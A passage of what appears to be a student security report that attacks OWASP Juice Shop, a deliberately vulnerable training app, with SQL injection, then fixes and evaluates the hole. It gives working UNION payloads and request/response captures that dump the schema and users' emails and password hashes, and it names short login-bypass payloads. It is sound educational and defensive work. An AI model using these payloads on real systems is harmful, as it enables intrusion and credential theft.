
iii) Action: Retrieving tables from the sqlite_master table.

Payload: UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--



```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=apple'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-1+6ykCCcISwejfPX4us28dx0+LY"
16 Connection: keep-alive
17
18
```

Figure 13 payload to retrieve tables from sqlite_master table



```
Response
Pretty Raw Hex Render
{
  "id": 1,
  "name": "Users",
  "description": "Users table",
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": 2,
  "name": "Products",
  "description": "Products table",
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}
```

Figure 14 Response of sqlite_master table payload

Observation: The following screenshot shows the use of payload:

UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master--

. The response from the payload shows a list of CREATE TABLE syntax created for different tables. The payload response shows all the columns within each of the table including the User table's which is required for this attack.

3.4.2) Outcome of Phase 1

Knowledge of the Users table which has columns id, username, email, password, role, customer, deluxeToken, lastLoginIp, profileImage, totpSecret, isActive, createdAt, updatedAt, deletedAt.

3.4.3) Phase 2: Data exfiltration

Objective: To extract all login credentials of all users in the application from the Users table.

i) **Action:** Retrieving data from Users table.

Payload: `')) UNION SELECT email,password,3,4,5,6,7,8,9 FROM Users--`



```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
  apple'))%20UNION%20SELECT%20email,password,username,4,5,6,7,8,9%20FROM%20Users--
  - HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-J+YaiAcvTVIt4plWIiN6PXpCHvY"
16 Connection: keep-alive
17
18
```

Figure 15 Data exfiltration payload

```

Response
Pretty Raw Hex Render
[
  {
    "deletedAt": 9,
    "id": "ethereum@juice-sh.op",
    "name": "2c17c6393771ee3048ae34d6b380c5ec",
    "description": "evmrox",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": "jim@juice-sh.op",
    "name": "e541ca7ecf72b8d1286474fc613e5e45",
    "description": "",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  },
  {
    "id": "john@juice-sh.op",
    "name": "00479e957b6b42c459ee5746478e4d45",
    "description": "j0hNny",
    "price": 4,
    "deluxePrice": 5,
    "image": 6,
    "createdAt": 7,
    "updatedAt": 8,
    "deletedAt": 9
  }
]

```

Figure 16 Data exfiltration payload response

Observation: The following screenshots shows the use of payload:

UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master-- .

The response from the payload shows the revealed email address and password of every record within the Users table.

3.4.4) Outcome of Phase 2

Successfully retrieved the list of credentials of all users within the Users table of the OWASP Juice Shop application.

4) Mitigation

The mitigation phase focuses on mainly neutralizing the SQL injection vulnerability identified in the demonstration phase. The Defense in Depth approach was used to ensure that security is not

only dependent on a single control measure but is layered throughout application's architecture (Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), 2016).

Defense in Depth/ Layered Defense Model



Figure 17 Defense in Depth model (Hanjra, 2025)

4.1) Parameterized Queries (Code Layer)

For controlling the parameterized queries from the search bar of the OWASP-juice shop, major changes were made to the search bar file `/juice-shop/routes/search.js` javascript file.

Parameterized queries separate SQL code and the user-supplied data. The database engine receives the query structure first and then finally binds user input as a typed value. This allows the input to never be interpreted as SQL syntax regardless of what character it contains.

Objective: Add parameterized query into the SQL syntax of product search bar Typescript

Action: Rewriting more secure backend code for the search box backend.

```
// vuln-code-snippet start unionSqlInjectionChallenge dbSchemaChallenge
export function searchProducts() {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''
    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)

    models.sequelize.query(
      `SELECT * FROM Products
      WHERE name LIKE
      '${criteria}%'`
    )
  }
}
```

Figure 18 Vulnerable SQL Code in search.js

From the image above, we can assure that the code is vulnerable because it takes user input directly as part of the SQL command itself and sends it to the interpreter. This allows attackers to input malicious SQL syntax like --, ', etc.

```
//LAYER 1: Parameterized query primary SQL injection fix
models.sequelize.query(
  `SELECT * FROM Products WHERE ((name LIKE :criteria OR description LIKE :criteria) AND deletedAt IS NULL) ORDER BY name`,
  { replacements: { criteria: `${criteria}%` }, type: sequelize_1.QueryTypes.SELECT }
)
```

Figure 19 Fixed Parameterized Query SQL Injection fix

Fix: The image above provides a revised and secure code for search.js. The following secure code simply does not allow user input to be directly structured with the SQL the major SQL command that executes the product search. Therefore, user's input cannot access the main SQL syntax.

Test 1: OR statement payload

Test Objective	To verify security of parameterized query mitigation
Test payload	apple OR 1.1
Action Performed	Injected a malicious OR statement to check if the database takes user input as a literal string or not
Expected Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output because there is no literal product called 'apple OR 1.1'.
Actual Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output because there is no literal product called 'apple OR 1.1'.
Conclusion	The test was successful.

Table 2 Test 1: OR statement payload

The payload request and response screenshots are given as follows:

Request

Pretty Raw Hex

```

1 GET /rest/products/search?q=apple%20OR%201.1 HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-hyTLnMixrnTDgS7imsQcj4gQypc"
16 Connection: keep-alive

```

Figure 20 Test 1: OR statement payload

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JkPcI+pGj7BBTx0uZTVVIm9IzaY"
10 Vary: Accept-Encoding
11 Date: Thu, 14 May 2026 18:37:54 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": [
  ]
}

```

Figure 21 Test 1: OR payload output

Test 2: AND statement payload

Test Objective	To verify security of parameterized query mitigation
Test payload	juice AND 1.1
Action Performed	Injected a malicious AND statement to check if the database takes user input as a literal string or not
Expected Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output because there is no literal product called 'apple OR 1.1'.
Actual Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output because there is no literal product called 'apple OR 1.1'.
Conclusion	The test was successful.

Table 3 Test 2: AND Statement

The payload request and response screenshots are given as follows:

Request

```
Pretty Raw Hex
1 GET /rest/products/search?q=juice%20AND%201.1 HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-hyTlnMixrnTDgS7imsQcj4gQypc"
16 Connection: keep-alive
17
```

Figure 22 Test 2: AND statement payload

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVImSlzaY"
10 Vary: Accept-Encoding
11 Date: Thu, 14 May 2026 18:37:54 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": [
  ]
}
```

Figure 23 Test 2: AND payload output

4.2) Whitelist character validation (Code Layer)

In database, a whitelist refers to the list of characters that are permitted within a database. Generally, for a product search field, only alphanumeric characters, space, dots, hyphens and underscore is valid. So, aside from the listed characters every other character is rejected.

Objective: Adding whitelist character validation to define what inputs are allowed and enforcing strict character limit for user input.

Action: Added variable `whitelistPattern` to include all the characters that are allowed into the user input.

```
//LAYER 3: Whitelist only safe characters allowed
const whitelistPattern = /^[a-zA-Z0-9\s\-\_\.\&]*$/;
if (!whitelistPattern.test(criteria)) {
  res.status(400).json({ error: 'Search query contains unsupported characters' });
  return;
}
```

Figure 24 Whitelist only safe characters

Test 1: UNION Statement payload

Test Objective	To very security of Whitelist character validation
Test payload	)))UNION SELECT 1,2,3,4,5,6,7,8,9 FROM sqlite_master--
Action Performed	Injected a malicious UNION statement to conduct reconnaissance on sqlite_master table.
Expected Output	HTTP/1.1 400 'Search query contains unsupported characters'
Actual Output	HTTP/1.1 400 'Search query contains unsupported characters'
Conclusion	The test was successful.

Table 4 Test 1: UNION Statement payload

The payload request and response screenshots are given as follows:


```
Request
Pretty Raw Hex
1 GET /rest/products/search?q=
  apple'))%20UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-hyTLnMixrntDgS7imsQcj4gQypc"
16 Connection: keep-alive
```

Figure 25 Test 1: Payload request

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 56
9 ETag: W/"38-xvqf7bJ0QCE6Jo9ELFaAvVMomPY"
10 Vary: Accept-Encoding
11 Date: Thu, 14 May 2026 18:23:04 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "error": "Search query contains unsupported characters"
}
```

Figure 26 Test 1: Payload output

Test 2: ' payload

Test Objective	To verify security of Whitelist character validation
Test payload	'
Action Performed	Injected a malicious ' statement to conduct basic SQL Injection attack
Expected Output	HTTP/1.1 400 'Search query contains unsupported characters'
Actual Output	HTTP/1.1 400 'Search query contains unsupported characters'
Conclusion	The test was successful.

Table 5 Test 2: ' payload

The payload request and response screenshots are given as follows:



Figure 27 Test 2: ' payload request

Response

```
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 56
9 ETag: W/"38-xvqf7bJ0QCE6Jo9ELFaAvVMomPY"
10 Vary: Accept-Encoding
11 Date: Thu, 14 May 2026 18:23:04 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
16     "error": "Search query contains unsupported characters"
17 }
```

Figure 28 Test 2: Payload output

4.3) String limit (Code Layer)

String limit refers to the limit set to a particular user input point on how many strings can be inputted within the user input field. If the user's input exceeds the string limit threshold, then the exceeded threshold string is trimmed and the interpreter receives the incomplete input.

```
//LAYER 2: Strict length limit  
criteria = (criteria.length <= 100) ? criteria : criteria.substring(0, 100);
```

Figure 29 Strict character limit

Test 1: Testing string limit with only single character

Test Objective	To verify string limit
Test payload	100+ a's
Action Performed	Injecting 100+ same character string
Expected Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output it gets trimmed. The output is not blocked but trimmed.
Actual Output	HTTP/1.1 200 SQL code executes successfully but there is nothing for output it gets trimmed. The output is not blocked but trimmed.
Conclusion	The test was successful.

Table 6 Test 1: 100+ a's payload

The payload request and response screenshots are given as follows:

Request

Pretty Raw Hex

```
1 GET /rest/products/search?q=
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaa HTTP/1.1
2 Host: localhost:3001
3 sec-ch-ua-platform: "Windows"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:3001/
13 Accept-Encoding: gzip, deflate, br
14 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
15 If-None-Match: W/"354c-hyTlnMixrnTDgS7imsQcj4gQypc"
16 Connection: keep-alive
```

Figure 30 Test 1: 100+ a's payload

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1e-JkrPcI+pGj7BBTx0uZTVVIm9lzaY"
10 Vary: Accept-Encoding
11 Date: Thu, 14 May 2026 18:54:16 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "status": "success",
  "data": {
  }
}
```

Figure 31 Test 1: 100+ a's payload output

5) Evaluation

5.1) Parameterized Query evaluation

5.1.1) Advantages

Eliminate root level SQL Injection: Unlike surface level filters, parameterized queries tend to the fundamental cause of SQL Injection. User input is always treated as a typed data instead of the actual part of SQL syntax, making it structurally impossible for any payload to alter the SQL Queries logic.

Zero performance overheads: Parameterized queries introduce almost no computational cost to the application. The database engine compiles query structure once and substitutes the bound parameter at runtime.

Database and language agnostic: Parameterized Queries are universally supported concept across major database systems like MySQL, Microsoft SQL Server, SQLite, etc. This makes adoption of parameterized query easier for development teams (MotherDuck, 2026).

5.1.2) Disadvantages

Cannot protect dynamic identifiers: Parameterized queries can only bind data values such as strings or integers. SQL identifiers like table names, column names, and ORDER BY clause cannot be parameterized.

Requires developer discipline: Parameterized queries are straightforward to implement, the effectiveness depends entirely on consistent and correct usage throughout the codebase. If a developer reverts to string concatenation for convenience can reintroduce the vulnerability. Constant code review and audits are essential to ensure its compliance (HexTech, 2026).

Factor	Advantages	Disadvantages / Limitations
Security Efficiency	Eliminates root-level SQLi: Addresses the fundamental cause by treating input as typed data rather than executable code. It is structurally impossible for a payload to alter query logic.	Targeted Scope: While it completely stops SQL injection, it does not protect against other vulnerabilities like Cross-Site Scripting (XSS) or Broken Access Control.
Performance	Zero performance overhead: Introduces almost no computational cost. In many systems, the database compiles the query once and merely substitutes parameters, which can actually improve efficiency.	Driver Dependency: Performance benefits depend on the specific database driver supporting server-side prepared statements.
Compatibility	Agnostic & Universal: Supported by all major database systems (MySQL, SQLite, PostgreSQL). This makes it a highly portable and future-proof solution for development teams.	Implementation Effort: Requires refactoring existing "legacy" code. It cannot be applied as a "quick fix" via a firewall; it requires actual changes to the source code.
Logic Handling	Type Safety: Ensures that if a database expects an integer, it won't execute a string, preventing accidental data corruption.	Dynamic Identifiers: Cannot be used to parameterize table names or column names—only values. For dynamic table names, developers must still rely on strict allow-listing.

Table 7 Advantages and Disadvantages of parameterized Query

5.1.3) Application Areas

Parameterized queries can be applicable to any system that consists of a relational database through user input. This includes e-commerce platforms where product search queries database, banking applications where user credentials and account data are queried through the database. Therefore, any applications that uses relational databases like SQLite should implement parameterized queries as its primary defense.

5.2) Whitelist character validation evaluation

5.2.1) Advantages

Early request termination: By validating input at the outermost layer before the request even reaches the database, whitelist validation prevents malicious payloads from interacting with the application's backend logic. This reduces unnecessary processing and server bandwidth caused by malicious requests.

Simplicity and transparency: Security teams can clearly see what inputs are permitted and adjust the pattern of input as per the business model and requirements without even editing the database layer of the application

5.2.2) Disadvantages

Restricts legitimate user input: A strict whitelist may impact user experience by blocking valid search queries. For example, if a user wants to search a product named “Frédéric’s Juice” or “Juice Co.”, the input would be rejected because of the apostrophe and accented characters which falls outside of the whitelist. Including valid inputs in a whitelist requires careful consideration for each specific use case of the customer.

Insufficient security: Whitelist validation is insufficient as a mitigation strategy. Attacks can craft payloads exclusively using whitelisted characters. For example, a payload using alphanumeric characters and spaces that manipulates SQL logic system without parameterized Queries.

Factor	Advantages	Disadvantages / Limitations
Operational Efficiency	Early request termination: Validates input at the outermost layer before it reaches the database. This prevents malicious payloads from interacting with backend logic, reducing unnecessary processing and server bandwidth consumption.	Maintenance Overhead: As business requirements change, the whitelist must be manually updated. If the validation is too strict, it can block legitimate users or new feature sets, leading to “false positives.”
Manageability	Simplicity and transparency: Provides clear visibility into what inputs are permitted. Security teams can adjust input patterns according to the business model without needing to modify the database layer or complex backend code.	Rigidity: Whitelists are often difficult to implement for fields that naturally require special characters (e.g., names like “O’Reilly” or complex password strings), which can lead to poor user experience.
Attack Prevention	Attack Surface Reduction: By strictly defining what “good” data looks like, it effectively neutralizes entire classes of attacks (like basic SQLi and XSS) before they can be processed.	Bypass Potential: Skilled attackers may find ways to achieve their goals using only “permitted” characters, or they may use encoding tricks (like Hex or URL encoding) to slip past a simple filter.

Table 8 Advantages and Disadvantages of Whitelist validation

5.2.3) Application Areas

Whitelist validation is very effective when the expected input is well-defined and known to the backend developers. The developers can expect that users usually want and construct a whitelist a specifically blocks out malicious input without hindering user experience.

5.3) String limit evaluation

5.3.1) Advantages

Reduces attack surface for complex payloads: Advance SQL Injection attacks like UNION based data exfiltration queries typically very lengthy. Restricting input to 100 characters can fragment payloads before they can reach the database reducing the risk of exploitation.

Mitigation Denial of Service attacks: Without a length limit, attackers can submit extremely large strings to use excessive amount of server memory for just one request and can cause the database engine to spend excessive time parsing those lengthy inputs. Strict length limit prevents resource exhaustion contributing to overall availability of the application.

5.3.2) Disadvantages

Silent trimming may cause confusion: Input exceeding 100 characters is slightly trimmed rather than rejected with an error message. If a user is trying to search a specific product with a long string to describe it in database then, the user may receive incomplete results without understanding why.

Ineffective as a standalone control: Short SQL Injection payload such as basic authentication bypass payload requires only a handful of characters which fall within the string limit. Therefore, this mitigation is not good in blocking common SQL Injection attacks.

Factor	Advantages	Disadvantages / Limitations
Payload Containment	Reduces attack surface for complex payloads: Advanced SQLi attacks, such as UNION-based exfiltration, typically require very lengthy strings. Restricting input (e.g., to 100 characters) can fragment these payloads before they reach the database, reducing exploitation risk.	Ineffective against short payloads: Highly effective logic-bypass payloads, such as ' OR 1=1-- or admin'--, are extremely short. Length limits offer zero protection against these fundamental authentication bypass techniques.
Availability	Mitigation of Denial of Service (DoS) attacks: Prevents resource exhaustion by blocking extremely large strings that would otherwise consume excessive server memory or cause the database engine to spend excessive time parsing and processing.	Maintenance Complexity: Different input fields require different limits (e.g., a "Zip Code" vs. a "Comment Box"). Applying a "one size fits all" limit across the application is impossible and requires per-field configuration.
Data Integrity	Normalization: Encourages the submission of standardized, concise data, which can improve the overall cleanliness of the database records and prevent database storage overflow issues.	Risk of Data Clipping: If limits are set too aggressively, legitimate user input (such as long product names or complex search queries) may be truncated, resulting in an "Incomplete Data" error or a poor user experience.

Table 9 Advantages and Disadvantages of String limiting

5.3.3) Application Areas

String length limits are universally applicable to all user input fields from different web applications. They are important in search bars, username and password fields, text areas, or any input field that is being processed through the backend system. Industry standard frameworks always recommend enforcing length limits on all input fields as a baseline security control regardless of other mitigations.

6) Conclusion

The following report includes the background research, demonstration, mitigation measures and proper evaluation of a very common web application attackers i.e. SQL Injection. The SQL Injection attack is done to OWASP Juice Shop application which is made intentionally vulnerable application for cybersecurity education purposes. The OWASP Juice shop is being run in a controller Docker environment.

This report includes a demonstration phase, the demonstration phase includes two levels of attacks i.e. Reconnaissance and Data Exfiltration. In Reconnaissance, payloads like error and UNION based statements were used to find out the entire database schema of the system through the sqlite_master table. In Data Exfiltration, the exposed Users table was used to extract sensitive information like email and password from the registered users within the application.

The mitigation was done through the Defence-in-Depth approach. For this project, it uses 3 layers of security i.e. Layer 1- Parameterized Query, Layer 2- Whitelist Validation and Layer-3 String limiting to secure the backend of the application.

From the findings above we can conclude that the SQL Injection is a serious threat to backend applications mainly because of the system designers failure to separate code from user input data. Once, we secure the user input by running it through different checks to verify it is legit, the backend can confidently interpret the data to give the intended output to the users.

7) References

- Alexandra Jonker, T. M., 2026. *SQL Introduction*. [Online]
Available at: <https://www.ibm.com/think/topics/structured-query-language>
[Accessed 25 April 2026].
- Banach, Z., 2026. *Injection attacks in application security: Types, examples, prevention*. [Online]
Available at: <https://www.invicti.com/blog/web-security/top-dangerous-injection-attacks> [Accessed april 2026].
- GeeksforGeeks, 2025. *What is Burp Suite?*. [Online]
Available at: <https://www.geeksforgeeks.org/ethical-hacking/what-is-burp-suite/>
[Accessed 28 April 2026].
- Gupta, C., 2022. *ResearchGate*. [Online]

Available at: https://www.researchgate.net/figure/Increasing-trend-of-XSSattacks_fig1_387003268 [Accessed may 2026].

Hanjra, A., 2025. *The Power of Defense in Depth: A Layered Security Approach*. [Online] Available at: <https://aws.plainenglish.io/the-power-of-defense-in-depth-a-layered-securityapproach-22bd468e93b1> [Accessed 9 May 2026].

HexTech, 2026. *Parameterized Queries*. [Online]
Available at:
<https://hex.tech/templates/parameterizedquery/#:~:text=One%20drawback%20could%20be%20the,performance%20often%20outweigh%20these%20considerations.> [Accessed 15 May 2026].

Industrial Control Systems Cyber Emergency Response Team (ICS-CERT), 2016.
Recommended Practice: Improving Industrial Control Systems Cybersecurity with Defense-in-Depth Strategies, Washington, DC: U.S. Department of Homeland Security.

Invicti, 2015. *SQL Injection Cheat Sheet*. [Online]
Available at: <https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet>
[Accessed 19 April 2026].

Jackson, M., 2024. *Command injection in 2024 unpacked*. [Online] Available at: <https://www.aikido.dev/blog/command-injection-in-2024-unpacked> [Accessed may 2026].

Jackson, M., 2024. *The State of SQL Injection*. [Online]
Available at: <https://www.aikido.dev/blog/the-state-of-sql-injections> [Accessed
may 2026].

Logos-World, 2026. *Docker Logo*. [Online] Available at: <https://logos-world.net/docker-logo/> [Accessed 25 April 2026].

Matthew Kosinski, A. F., 2022. *What is a prompt injection attack?*. [Online] Available at: <https://www.ibm.com/think/topics/prompt-injection> [Accessed april 2026].

MotherDuck, 2026. *parameterized query*. [Online]
Available at: <https://motherduck.com/glossary/parameterized%20query/> [Accessed 15 May 2026].

Nayak, N., 2023. SELECTED PROBLEMS OF INDUSTRY DATABASES AND INFORMATION INFRASTRUCTURE SECURITY. *Scientific and Practical Cyber Security Journal*, 7(4), pp. 77-85.

OWASP, 2025. *A05:2025 Injection*. [Online]
Available at: https://owasp.org/Top10/2025/A05_2025-Injection/ [Accessed 11 4 2026].

OWASP Developer Guide, 2026. *Juice Shop - OWASP Developer Guide*. [Online]
Available at: <https://devguide.owasp.org/en/07-training-education/01-vulnerable-apps/01-juiceshop/>
[Accessed 25 April 2026].

OWASP, 2026. *OWASP Juice Shop | OWASP Foundation*. [Online]
Available at: <https://owasp.org/www-project-juice-shop/> [Accessed
25 April 2026].

PortSwigger Web Security, 2026. *Cross-site scripting*. [Online] Available
at: <https://portswigger.net/web-security/cross-site-scripting> [Accessed 28
April 2026].

PortSwigger, 2026. *Burp Suite Community Edition*. [Online] Available
at: <https://portswigger.net/burp/communitydownload> [Accessed 28
April 2026].

PortSwigger, 2026. *What is SQL Injection? Tutorial & Examples | Web Security Academy*.
[Online]
Available at: <https://portswigger.net/web-security/sql-injection> [Accessed
15 4 2026].

Sako, D. N. J. T. I. C., 2025. Securing Web Applications Against Payload Attacks Using Deep.
International Journal of Computer Science and Mathematical Theory (IJCSMT), 11(7), pp.
127135.

Srivastav, P., 2016. *A Docker Tutorial for Beginners*. [Online]
Available at: <https://docker-curriculum.com/> [Accessed 25
April 2026].

Zhong, W., 2024. *Command Injection*. [Online]
Available at: https://owasp.org/www-community/attacks/Command_Injection
[Accessed 28 April 2026].